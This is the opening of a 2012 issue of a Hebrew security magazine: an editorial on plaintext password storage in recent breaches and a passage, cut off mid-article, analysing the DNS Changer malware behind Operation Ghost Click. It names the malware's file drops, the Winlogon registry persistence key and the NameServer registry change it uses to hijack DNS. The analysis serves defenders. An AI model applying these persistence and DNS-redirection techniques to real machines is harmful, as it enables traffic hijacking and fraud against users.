

Digital Whisper

גליון 34, אוגוסט 2012

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל,
כתבים:	אפיק קסטיאל / cp77fk4r, עידן פסט, ד"ר גל בדישי, יניב מרקס, מרק גפן,

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-34 של Digital Whisper!

אם מסתכלים מהצד (ואולי בעצם, גם אם לא) החודש, ובכלל התקופה האחרונה, נראת הזוי מבחינת אבטחת מידע. רק בחודש-חודשיים האחרונים פרצו לכל כך הרבה אתרים גדולים ופרסמו כל כך הרבה סיסמאות... אירועים שאני זוכר כרגע הם [הפריצה האחרונה ל-Yahoo Voice](#), שבמסגרתה [פורסמו](#) יותר מ-400,000 סיסמאות של משתמשים. [הפריצה לפורום המפתחים של Nvidia](#), גם שם [פורסמו](#) מספר דומה של סיסמאות. [הפריצה ל-Gamigo הגרמנית](#), שלאחריה פורסמו קרוב ל-11,000,000 סיסמאות (מספר הזוי שכזה, ראינו רק ב-2009, כשפרצו ל-RockYou, ושם פורסמו קרוב ל-32,000,000 כ-PlainText), [הפריצה לאתר ההיכרויות eHarmony](#), שבה פורסמו 1,500,000 סיסמאות. כמובן שאי-אפשר לשכוח את [הפריצה ל-LinkedIn](#), שבמהלכה פורסמו קרוב ל-6,500,000 סיסמאות, ואני מאמין שיש עוד הרבה דוגמאות שאפשר לתת רק מהתקופה האחרונה ואני פשוט לא זוכר אותן...

עכשיו, כן, נכון, אני מסכים, ברב המקרים רואים שחצי מהמשתמשים אינם פעילים, שהרשימה כוללת רשומות כפולות ושכסופו של דבר הפריצה הייתה דרך חולשה שהייתה קיימת בשירות ישן וכו' וכו'. התירוצים האלה מאוד מעניינים, אך השורה התחתונה היא שפרצו לאותם אתרים (וחלקם בסדר גודל בין-לאומי מטרף), הגיעו ללב המערכת ושלפו משם את אחד מפריטי המידע היותר קריטיים שיש.

למה אני מספר את זה? לא כי מפתיע אותי שהצליחו לפרוץ לאתרים בסדר גודל שכזה, אותי גידלו על המנטרה: "מערכת מאובטחת היא מערכת שלא מחוברת לטלפון, וגם זה ברב המקרים לא מספיק. אני מספר לכם את זה כי מה שמפתיע אותי הוא הנתון שבהרבה מקרים אופן שמירת הסיסמאות במסד הנתונים היה באופן גלוי! לא מסקרומבל, לא Hashed עם Salt, לא באיזה יעני-אלגוריתם-הצפנה-שפותח-אין-ההוס, אשכרה מונח כ-"ClearText" במסד הנתונים. ולא מדובר באתר של "יוסי-בלונים", מדובר במולטי-אתרים, עם מליוני מאות אלפי משתמשים פעילים בכל יום.

[על פי PwnedList](#), בעת כתיבת שורות אלו, פורסמו עד כה 23,801,415 סיסמאות שניתן להצמיד אותן לאדם ספציפי על פי כתובת האימייל שלו. זה גם נתון הזוי בפני עצמו. שלא נדבר על זה שרב בני האדם משתמשים במספר סיסמאות מצומצם (בדרך כלל אחת?) למספר שירותים, (כך שאת המספר הזה אפשר להכפיל פי כמה).

אני מסכים שהרבה יותר קשה לאבטח אתר גדול כמו שצריך מאשר לפרוץ אליו. הצד המאבטח צריך לחשוב על כל כך הרבה כיוונים, לדאוג שבכל כך הרבה מקומות האבטחה תהיה מקסימלית, והצד הפורץ, צריך בסך הכל פירצה אחת, פונקציה פגיעה אחת על מנת לחדור למערכת ולגנוב את כל המידע הרגיש.

דבר העורכים

www.DigitalWhisper.co.il




אני מסכים שבאתרים בסדר גודל כמו שנפרצו הסיכוי להיות מאובטחים במאה אחוז הוא כמעט אפסי, ואני מסכים שלא משנה כמה בדיקות חדירה תבצע על המערכת, תמיד תשאר הפרצה הזאת שאף אחד לא מצא ודווקא אותו בחור זדוני מהאינטרנט מצא וניצל. אני לא מסיר את האצבע המאשימה מאותם אתרים, אבל אני מסכים עם זה שהצד המאבטח תמיד צריך לעבוד הרבה יותר קשה מהצד המגן.

עם דבר אחד אני לא מסכים, והוא זה שהנתונים שמורים באופן גלוי על הדיסק. פשוט לא נשמע לי הגיוני. יש כל כך הרבה פתרונות פשוטים וטובים על מנת לגרום לכך, שגם אם פרצו למסד הנתונים, ביצעו לו-Dump ופרסמו באיזה שרת מרכזי ברשת האינטרנט, המידע שיפורסם יהיה חסר ערך לחלוטין. וכן, יש סיכוי שהפתרונות האלה יאיטו קצת את הליך ההזדהות לשרת, וכן, אני מסכים שפיתוח עולה כסף, אבל דחיל-רבאק, זה א'-ב', זה מינימום של אבטחת מידע, אתם אתר בסדר גודל בלתי-נתפס, תראו קצת רצינות...


ובנימה אופטימית זו, נעבור לגליון ☺

אפיק קסטיאל וניר אדר.



תוכן עניינים

2	דבר העורכים
4	תוכן עניינים
5	Operation Ghost Click
21	פריצה לשרתי Poison Ivy
31	Incapsula - אבטחת אתרים להמונים
45	Evil Twin Attacks
54	פיתוח מערכות הפעלה - חלק ג'
76	דברי סיום



Operation Ghost Click

נכתב ע"י אפיק קסטיאל / cp77fk4r


הקדמה

החודש, לאחר פעילות נרחבת של ה-FBI ורשותיות החוק באסטוניה, הגיעה לסיימה פרשה שהחלה עוד בשנת 2007. במהלכה נעצרו שישה בני-אדם שהפעילו וירוס שבעקבותיו פורסמו כותרות בסיגנון "וירוס ענק מסתובב באינטרנט ומאיים לנתק מאות אלפי משתמשים" ו-"האם וירוס אגרסיבי ינתק את כולנו מהרשת?". הוירוס עצמו לא כולל קוד מסובך או מורכב, הוא לא מחדש או משתמש בטכניקות הסתרה שלא נצפו עד כה, ובכלל, ברוב חברות האנטי-וירוס הגדולות הוא דורג במקום די נמוך. אז איך אנו שומעים עליו כל כך הרבה?

למי לא יצא לשמוע לאחרונה על הוירוס "DNS Changer"? כל אתר חדשות המכבד את עצמו כתב על הוירוס הזה לפחות פעם אחת רק במהלך החודש האחרון. במאמר הזה ננסה להבין מה העניין ועל מה כל הרעש.

Operation Ghost Click

על פי [מה שפורסם ע"י ה-FBI](#), הכל התחיל איפשהו בין 2006 ל-2007, קבוצת פושעים (או איך שהמדיה היום אוהבת לכתוב "סייבר-פושעים") אזרחי אסטוניה שפעלו תחת מספר חברות בנות של חברה בשם "Rove Digital" הפיצו תולעת שהצליחה להדביק קרוב ל-4 מיליון מחשבים. חלק מהמחשבים היו שייכים לאנשים פרטיים, חלקם לארגונים גודלים וחלקם אף היו שייכים לארגונים ממשלתיים. לפי החישובים, אותם פושעים הרוויחו לפחות 14 מיליון דולר עד שסגרו להם את העסק. במסגרת הפעילות של רשויות החוק כנגד האיום הוקם "Operation Ghost Click", מבצע שמתתפיו הורכבו ממספר אנשי מחשבים מגופי אכיפת חוק (כגון ה-FBI, נאס"א, משטרת גרמניה, משטרת אסטוניה), חברות אבטחת מידע (כגון Trend Micro), אוניברסיטאות וגופים / אנשים פרטיים, עורכי דין ואף חוקרי אבטחה פרטיים שהתאגדו לטובת האירוע (כגון [DNS-Changer Working Group](#) ו-[Team Cymru](#)), תפקידו היה לחקור את התולעת, להבין את האיום ולאתר את מפעילה. לקראת סוף הפעילות חברות כגון גוגל ופייסבוק חברו והקימו קמפיניים לטובת הגברת המודעות והסרת התולעת.



איך הכל התחיל??

כבר בשנת 2007 ו-2008 ניתן למצוא ברשת עדויות מאנשים על התולעת, כמו גם דו"חות וחתימות של חברות אנטי-וירוס (לדוגמא: [Symantec](#) עם שם נוסף - "Flush" או [Kaspersky](#) עם השם "Restarter") אך נראה כי לא ייחסו אליה חשיבות רבה באותה תקופה. לפי חברת האנטי-וירוס Trand Micro, נראה [כי היא ידעה על הסיפור עוד בשנת 2006](#). לפיה, כבר בשנת 2002 היא זיהתה פעילות חשודה הנוגעת לשרתי ה-DNS של חברה אסטונית בשם "Rove Digital", ושרתים של מספר חברות הפועלות תחתיה כגון: Esthost, Estdomains, UkrTelegroup, Cernel, ודיווחה על כך לרשויות. לדבריה, בשנים, בין 2002 ל-2006 פעילויות אלו גדלו והחלו לחזור יותר ויותר.

לפי החקירה, עולה כי החברה "Rove Digital", הממוקמת בטארטו (העיר השניה בגודלה באסטוניה) שנחשבה כחברה לרישום כתובות DNS לגיטימית לכל דבר, פעלה ככיסוי במשך קרוב לשש שנים והפעילה תחתיה את אחת מרשתות ה-Botnet השקטות ביותר בעולם.

במהלך 2006 החלה להתנהל מול אותם חברות חקירה סמויה, ובמהלך אותה השנה, שתי חברות בנות של Rove Digital נסגרו. החברה הראשונה שנסגרה, EstDomains, אשר תפקדה כרשם DNS, נסגרה לאחר שה-ICANN (קיצור של Internet Corporation for Assigned Names and Numbers) החליט להסיר את האישור שניתן לה לרשום שמות DNS מפני שבעל החברה (Vladimir Tsastsin) הואשם במספר מעשי הונאה הקשורים לכרטיסי אשראי ואינטרנט.

החברה השנייה שנסגרה, Esthost, פעלה כחברה המספקת שירותי Web-Hosting, באותם הזמנים, פעלה Esthost בעיקר עם שלושה ספקיות אינטרנט שונות: Atrivo שבסן-פרנסיסקו, Pilosoft שבניו-יורק, ועוד ספקית שירות נוספת בשם Elion שבאסטוניה. באותם השנים, לקוחות פרטיים, חברות אבטחת מידע וחוקרים שונים האשימו את Esthost שברשתים שלה מתבצעות פעילויות אינטרנטיות זדוניות. בעקבות אותם האשמות החליטה Elion להפסיק לספק לה שירותי אינטרנט. כמעט שלוש שנים לאחר מכן, גם Atrivo הפסיקה לספק להם שירות, הסיבה לא פורסמה, אך החשדות הם כי הסיבה היא אותה הסיבה ש-Elion עזבה אותם. במצב הזה, Esthost נשארה עם Pilosoft כספקית שירותי אינטרנט יחידה. נתון שהלחיץ קצת את בעלי Rove Digital - מפני שבלעדיה כל הקמפיין של התולעת הלך.

בשנת 2007, ארגון בשם "Spamhaus", החרג את כתובת ה-IP של אחד משרתי הפרסומות של Google Ads. לאחר החקירה הסתבר כי כתובת ה-IP לא הייתה שייכת לאתר עצמו אלא למערך שרתי ה-DNS של Rove Digital והפנה לשרתים של Esthost. לפי Trand Micro, באותו הזמן כבר היה ברור לכולם כי Esthost לא רק מספקת שירותי לארגוני פשיעה אינטרנטיים, אלא מבצעת פעילויות זדוניות בעצמה.


כאשר Esthost נאלצה להיסגר, Rove Digital הבינה שהיא בבעיה, מפני שכמה מאות משרתי ה-DNS שעמדו לרשות התולעת הפסיקו לעבוד. לפי הדו"חות עולה שבשלב זה, Rove Digital פנו ל-Pilosoft (שאותם הכירו טוב, מפני שהם סיפקו שירות ל-Cernel, שהייתה חברת בת שלהם) ורכשו מהם קצת יותר מ-100 שרתים לטובת הפעילות. התשתית הפיזית של Pilosoft מוקמה בניו-יורק, רחוק מלב העשייה של Rove Digital, עובדה שלפי הפרסומים של ה-FBI ולפי הדו"חות של Trend Micro - הקשתה על איתורם.

אז איך DNS עובד?


לפני שנסביר על התולעת עצמה או על הקמפיין של Rove Digital, עלינו להבין איך פרוטוקול ה-DNS עובד. ברשותכם, אקח את ההסבר על הפרוטוקול ממאמר שפורסם בגיליון השני של [Digital Whisper](#), במסגרת מאמר שכתבתי בנושא "[DNS Cache Poisoning](#)". מדובר בהסבר מאוד פשוט שמסביר את הרעיון הכללי בלבד, בכך לקבל יותר מידע, תוכלו לגשת למאמר המקורי או ל-[Wikipedia](#).

כאשר משתמש מעוניין לגלוש לאתר [www.whatever.com](#), הוא מקליד בדפדפן את כתובת האתר, וכידוע, על מנת לגשת לאתר מסויים, עלינו לדעת מה היא כתובת ה-IP שלו. כיצד הדפדפן יודע להמיר את המחרוזת שהוכנסה לכתובת IP? השלבים המתרחשים מתחת לפני השטח הם:


- **שלב ראשון:** המחשב (1.1.1.1) מקבל כתובת מילולית ([www.whatever.com](#)) וניגש לשרת ה-DNS שהוגדר לאותו כרטיס רשת (במחשבים ביתיים בדרך כלל מוגדר ה-DNS של ספקית האינטרנט, על מנת לתרגם אותה לכתובת נומרית (IP) בכדי לדעת להיכן לשלוח את הבקשה:




- **שלב שני:** שרת ה-DNS בודק ברשימה שלו לאיזה כתובת IP שייכת הכתובת שהוא קיבל, ומחזיר את התוצאה (1.1.1.1) לשואל (1.1.1.1):




- **שלב שלישי:** השואל ניגש לכתובת שהוא קיבל משרת ה-DNS ומבקש ממנו תוכן:



- **שלב רביעי:** שרת היעד (2.2.2.2) מחזיר את המידע שביקש הלקוח (1.1.1.1):





תשאול רקורסיבי:

מה יקרה במידה ונתשאל שרת DNS על כתובת שאינה קיימת במאגר שלו? נניח ותשאלנו את שרת ה-DNS של ספקית האינטרנט שלנו לגבי הכתובת הבאה:

```
subdomain.whatever.edu.org.il
```

השרת יבדוק ויגלה כי היא אינה קיימת במאגר שלו, אולם קיימת אצלו רשומה לגבי השרת שאחראי על כלל שמות המתחם תחת:

```
.il
```

שרת ה-DNS יפנה לאותו שרת (DNS2) וישאל אותו לגבי הכתובת המקורית, במידה והיא אינה קיימת ברשומותיו של DNS2 הוא יפנה לשרת שאחראי על:

```
.org.il
```

יפנה לאותו שרת (DNS3) וישאל אותו לגבי הכתובת המקורית, במידה והיא אינה קיימת ברשומותיו הוא יפנה לשרת שאחראי על:

```
.edu.org.il
```

ואותו תשאול גם כאן, בסוף, כאשר שאילתת ה-DNS המקורית תחלחל ותגיע ל:

```
whatever.edu.org.il
```

השרת יתושאל לגבי כתובת ה-IP של הסאב-דומיין:

```
subdomain.whatever.edu.org.il
```

וכשהוא יקבל את התשובה (לדוגמא: 2.2.2.2) הוא ירשום אותה בטלאות ה-DNS שלו וישלח אותה בחזרה לשרת ה-DNS שפנה אליו. אותו שרת ירשום את התשובה בטבלאות ה-DNS שלו ויחזיר את התשובה שהוא קיבל אל השרת שתשאל אותו. עד ששרת ה-DNS המקורי (שהגולש תשאל) יקבל את התשובה, ירשום אותה בטבלאותיו וישלח אותה בחזרה לגולש. על מנת שהאחרון יוכל לפנות לאותו השרת.

קיימים עוד מספר אלמנטים, כמו רכיבי Cache, רכיבי Recursor, מנגנוני אבטחה כאלה ואחרים ועוד, לא נגע בהם במאמר זה, מפני שהנושא לא דרוש לנו להבנה נושא המאמר.

לאחר שהבנו על קצה קצהו של המזלג את העקרון של פרוטוקול ה-DNS אפשר להמשיך.

אז איך DNS Changer עובד?

חברת Rove Digital הייתה ספקית DNS לגיטימית לכל דבר, ובבעלותה מספר לא מבוטל של שרתי DNS. ברוב המקרים, כאשר לקוחות נגשו לאותם שרתי DNS על מנת לבצע DNS Resolution, שרתים אלו סיפקו כתובות DNS אמיתיות לכל דבר, אך כאשר אותם הלקוחות גלשו באתרים שהפנו לפרסומות שאותם Rove Digital רצו להחליף (כדוגמת Google Ads) - שרתי ה-DNS החזירו כתובות IP של שרתי תוכן הנמצאים בבעלותם ומספקים פרסומות שונות מהפרסומות המקוריות. במקרים אחרים, Rove Digital החזירו אף כתובות של אתרים בעלי תוכן זדוני שהדביקו את הגולשים התמימים בתולעים ווירוסים נוספים.

אם כך, נשאלת השאלה הבאה:


אם Rove Digital יכולה פשוט להחליף את כתובות ה-IP של שרתי הפרסומות שהגולשים דרכה מקבלים, למה היא צריכה ליצור תולעת שתשנה את כתובות ה-DNS המוגדרים במערכת ההפעלה? והתשובה לכך פשוטה: על מנת להרחיב את הגולשים דרך אותם השרתים וכך להשיג יותר תעבורה לשרתי הפרסומות אותם הם הפעילו. יותר צופים לפרסומות = יותר כסף.

דרכי הפצה:

Rove Digital הפיצו את DNS Changer בשני מישורים ידועים:

- **הנדסה חברתית:**

בתחילת הקמפיין, Rove Digital הפיצה את DNS-Changer תחת כיסוי של Video Codecs שעל המשתמשים להתקין על מנת לצפות בתוכן הנמצא על אתר האינטרנט (ברוב המקרים היה מדובר באתרי אינטרנט בעלי תוכן פורנוגרפי). וקטור הפצה זה אינו מצריך מחקר ואיתור חולשות חדשות או קיסטום קיימים על מנת להשיג קורבנות חדשים מפני שכאן המשתמש בוחר להתקין את התוסף על מנת לצפות בתוכן האתר, דוגמאות:



[במקור: <http://www.gfi.com/blog/mac-users-can-now-can-feel-the-pain-of-the-fake-media-codec>]

דוגמא נוספת משנת 2008 לקמפיין של DNS Changer שנרשם על ידי ESTDOMAINS, INC:



[במקור: <http://flashbladez.blogspot.co.il/>]

החברה מ-Rove Digital יצאו עם שני סוגים של קמפיינים בסיגנון, הראשון הוא למשתמשי PC והשני היה למשתמשי Mac.

• שימוש ב-Browser Exploit Kits:

עם הזמן, Rove Digital החלה לפעול באופן אגרסיבי יותר. היא הפעילה שורות של האקרים על מנת לפרוץ לאתרים לגיטימיים ולהתקין עליהם Exploit Kits כגון Eleonore Exploit Kit (עוד על הנושא במאמר נוסף שכתבתי, בשם "Browser Exploit Kits", שפורסם בגיליון ה-26 של המגזין). בדו"חות של Trand Micro ניתן לראות סטטיקטיות שונות של הנדבקים.



ה-Payload:

לאחר שהקורבנות הורידו והתקינו את התוסף או גלשו לאתר המודבק ב-Eleonore והורידו את ה-DNS Changer למחשבם, הוא היה מבצע מספר שינויים במערכת ההפעלה:

ה-DNS Chaner היה יוצר שני תיקיות במערכת ההפעלה בשם "Direct Video", במיקום:

```
%ProgramFiles%
```

ובמיקום:

```
%UserProfile%\Start Menu\Programs\DirectVideo
```

בראשונה הוא מעתיק את עצמו לתוך קובץ בשם "Uninstall.exe" ובשניה יוצר לינק לאותו הקובץ עם שם זהה. בנוסף לשני הקבצים הנ"ל, הוא יוצר שלושה קבצים עם השמות:

- svchost.exe
- step1.exe
- step2.exe

ומעתיק אותם לתיקיה הזמנית של המשתמש הפעיל:

```
%UserProfile%\Local Settings\Temp
```

לאחר מכן הוא מעתיק את עצמו לתיקיה:

```
%System%
```

עם שם אקראי.

בעזרת טכניקות Rootkit פשוטות (שאינן חורגות ממסגרת ה-User-Mode) הוא מחביא את אותו הקובץ ואת הקובץ:


- step2.exe

בנוסף לכך, הוא מבצע מספר שינויים ב-Registry של מערכת ההפעלה על מנת לשרוד Reboot של המערכת, כגון הוספת מפתח תחת:

```
%HKEY_LOCAL_MACHINE%\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Winlogon
```

שתפקידו יהיה להריץ את הקובץ עם השם האקראי בפעם הבאה שמערכת ההפעלה עולה.


עד כאן בוצעו השינויים "התשתיתיים", אחריהם הגיעו השינויים שלשמם הכל נוצר.




בין השינויים ניתן לראות את השינוי המבוצעים ב-Registry, תחת הערך:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\[NetWork ID]\\"NameServer" = "ip.ip.ip.ip,  
ip.ip.ip.ip"
```


אותם שינויים מתבצעים בערך האחראי על שמירת כתובת ה- IP של שרת ה-DNS:



[השינויים המבוצעים על מנת לשנות את פרטי כתובת שרת ה-DNS של כרטיס הרשת]



[השינויים כפי שהם נראים במערכת ההפעלה תחת ב-Wizard לקינוח כרטיס הרשת]



לאחר שמתבצעים השינויים ב-Registry, מורצות, בין השאר, הפקודות הבאות:

ביצוע מחיקה של כלל ה-DNS Cache (על מנת שהמחשב יתשאל את רכיב ה-DNS גם על כתובות שהיו מוכרות לפני שהיורוס רץ על המערכת):

```
ipconfig.exe /flushdns
